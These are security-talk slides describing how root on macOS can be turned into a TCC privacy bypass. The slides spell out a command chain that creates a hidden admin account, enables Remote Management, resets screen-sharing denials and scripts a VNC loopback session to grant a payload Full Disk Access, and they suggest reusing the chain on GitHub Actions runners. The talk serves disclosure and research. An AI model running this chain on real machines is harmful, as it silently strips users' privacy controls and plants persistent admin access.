Apple's Envy: Root once, bypass TCC

Andy Grant, Head of Offensive Security

`dscl . -read "/Users/$(id -un)" RealName`

- **Experience:** 13 years professional, 20+ years hobbyist
  - Self-taught → Stanford → iSEC Partners / NCC Group (2008 - 2020) → Zoom (July, 2020)

    “*Normally that is something you could brag about, but unfortunately for him he married Dana Vollmer.*”
    http://www.playerwives.com/olympics/dana-vollmers-husbad-andy-grant/
- **Twitter:** @andywgrant

Overview

- macOS Protections
- Automated TCC Bypass
- Free macOS Playground

macOS Protections

macOS Protections


Rootless

- Not all roots are created equal
- Mandatory access controls
  - System Integrity Protection (SIP)
- Apple silicon, now with Kernel Integrity Protection (KIP)!

macOS Protections

Transparency, Consent, and Control (TCC)

- “Apple believes that users should have full transparency, consent, and control over what apps are doing with their data.”
- macOS 10.9+
    - Full disk access
    - Accessibility / automation
- macOS 10.14+ added user prompts for:
    - Documents, Downloads, Desktop
    - iCloud Drive, Network volumes
    - Calendar, Contacts, Reminders, …
    - Camera, Microphone



“Terminal” would like to access files in your Desktop folder.

macOS Protections

Transparency, Consent, and Control (TCC)

-
  ```
  $ man tccutil
       One command is current supported: reset
  ```
- SQLite DB backed
  - `/Library/Application Support/com.apple.TCC/TCC.db`
  - `~/Library/Application Support/com.apple.TCC/TCC.db`
- DBs are protected (thanks, Dropbox!)
  - Requires Full Disk Access

  ```
  $ sqlite3 "~/Library/Application Support/com.apple.TCC/TCC.db" select *
  Error: unable to open database "~/Library/Application
  Support/com.apple.TCC/TCC.db": unable to open database file
  ```
  - `/Library/Application Support/com.apple.TCC` is protected by SIP

macOS Protections

Transparency, Consent, and Control (TCC)

- Remote access (SSH) allows for TCC bypass
  - When turning on remote management, SSH process gets Full Disk Access
  - With FDA, can directly edit user TCC database
- But if remote access is not already enabled, requires admin and UI or FDA

```
$ sudo systemsetup -setremotelogin on
setremotelogin: Turning Remote Login on or off requires Full
Disk Access privileges.
```

TCC Bypass

Bypass Demo

https://youtu.be/pnY9Hg1W4bY

Automated TCC Bypass

Recap

- Escalating to root doesn’t get you “everything” (unless FDA)
- Can’t inject into TCC DB (unless FDA)
- SSH trick only works if
  - SSH enabled via remote management and you have creds
  - Or you already have FDA and admin creds

Setup

- Executing as root, but not FDA
- Don’t know admin passwords
- Don’t have UI access

Automated TCC Bypass – OKRs

Objective

- Grant arbitrary application TCC permissions

Key Results

- Known admin credentials
- Remote management enabled
- No consent prompts
- Stretch goal: Automated

Automated TCC Bypass – Setup

Create a new admin user

```
$ adduser
zsh: command not found: adduser

$ useradd
zsh: command not found: useradd

$ /usr/sbin/sysadminctl -addUser -admin
```

- Creates the user, but also results in prompt requesting permission to control the system

Automated TCC Bypass – Setup

Create a new admin user

```
$ /usr/bin/dscl . -create /Users/tccadmin
$ /usr/bin/dscl . -create /Users/tccadmin tcc123
$ /usr/bin/dscl . -create /Users/tccadmin RealName "TCC Admin"
$ /usr/bin/dscl . -create /Users/tccadmin NFSHomeDirectory /Users/tccadmin
$ /usr/bin/dscl . -create /Users/tccadmin UserShell /bin/zsh
$ /usr/bin/dscl . -create /Users/tccadmin UniqueID 1013
$ /usr/bin/dscl . -create /Users/tccadmin PrimaryGroupID 80
$ /usr/bin/dscl . -append /Groups/admin GroupMembership tccadmin
```

Automated TCC Bypass – Setup

Enable remote management

```
$ /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/
Resources/kickstart -activate -configure -access -off -restart -agent
-privs -all -allowAccessFor -allUsers
```

Automated TCC Bypass – Hurdles

macOS 10.14+

```
$ /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/
Resources/kickstart -activate -configure -access -off -restart -agent
-privs -all -allowAccessFor -allUsers

Starting...
Warning: macos 10.14 and later only allows control if Screen Sharing
is enabled through System Preferences.
Activated Remote Management.
Stopped ARD Agent.
andy: Set user remote control privileges.
andy: Set user remote access.
Restarted Menu Extra (System UI Server).
Done.
```

Automated TCC Bypass – Hurdles

macOS 11+

```
$ SwiftParseTCC -p /Library/Application\ Support/com.apple.TCC/TCC.db |
grep screensharing

kTCCServicePostEvent | com.apple.screensharing.agent | Bundle Identifier |
Access Denied | System Set | 1 | <NULL> | <NULL> | 0 | UNUSED | <NULL> | 0 |
Aug 31 2021 11:27 AM

kTCCServiceScreenCapture | com.apple.screensharing.agent | Bundle Identifier |
Access Denied | System Set | 1 | <NULL> | <NULL> | 0 | UNUSED | <NULL> | 0 |
Aug 31 2021 11:27 AM
```

https://github.com/slyd0g/SwiftParseTCC

Automated TCC Bypass – Hurdles

Clearing the way

```
$ tccutil reset PostEvent

$ tccutil reset ScreenCapture
```

Automated TCC Bypass – Execution

Meeting the objective

- All key results satisfied
  - ✓ Known admin credentials (`dscl`)
  - ✓ Remote management enabled (`kickstart` + `tccutil`)
  - ✓ No consent prompts
  - ✓ Stretch goal: Automate the permission grant
    - Send keyboard events via script
      - Allow keyboard navigation of modals; no mouse movements required

        ```
        sudo -u tccadmin defaults write NSGlobalDomain
        AppleKeyboardUIMode -int 3
        ```
    - Connect to “remote” management via loopback (i.e. `vnc localhost:5900`)
      - Avoids firewall or need for reverse proxy/tunnel

Automated TCC Bypass – Execution

Skip new user setup

```
# Create preferences directory
$ mkdir -p /Users/tccadmin/Library/Preferences
$ chown -R 1013 /Users/tccadmin

# Login as new admin to trigger some first-login initializations
$ su -l tccadmin &

# Write a bunch of preferences on behalf of the new admin
$ sudo -u tccadmin defaults write com.apple.SetupAssistant \
       SkipiCloudStorageSetup -bool true
$ sudo -u tccadmin defaults write com.apple.SetupAssistant \
       SkipSiriSetup -bool true
```

Behind the Scenes Demo

zoom

https://youtu.be/iy5pHgPTlUM

Free macOS Playground

Free macOS Playground

GitHub Actions Virtual Environments – Overview

- GitHub-hosted (Azure) virtual machines
  - macOS Big Sur 11.0, Catalina 10.15
  - Windows Server 2019
  - Ubuntu 20.04, 18.04, 16.04
- macOS VM: 3-core 3.33 GHz CPU, 14 GB RAM, 400 GB SSD (500 MB persistent)
  - Comes fully loaded
    - Homebrew, CocoaPods, pip, ...
    - Go, Node.js, .NET, …
    - Chrome, Edge, Firefox, …
    - JDK 11, 12, 13, 14
    - PowerShell 7.1.3
    - Xcode 10, 11, 12, …

Free macOS Playground

GitHub Actions Virtual Environments – Workflow: macVM.yaml

```
name: macVM
on:
  workflow_dispatch:
defaults:
  run:
    shell: bash
jobs:
  build:
    runs-on: macos-latest
    steps:
    - uses: actions/checkout@v2
    - run: source macVM.sh
```

Free macOS Playground

GitHub Actions Virtual Environments – Interactive

- No documentation on an interactive environment?
- Use the TCC bypass execution steps!
    - Create Action that creates admin user
    - Ensure screen sharing is enabled
    - Reverse tunnel

Recap

Recap

Setup

- As root, we
  - Created an admin user
  - Enabled remote management
  - Reset TCC permissions that inhibit CLI-started remote management

TCC Bypass

- Using an automated script, we
  - Connect to the screen share as the admin user
  - System Preferences ⟶ Privacy Settings ⟶ add payload to FDA

[@andywgrant]()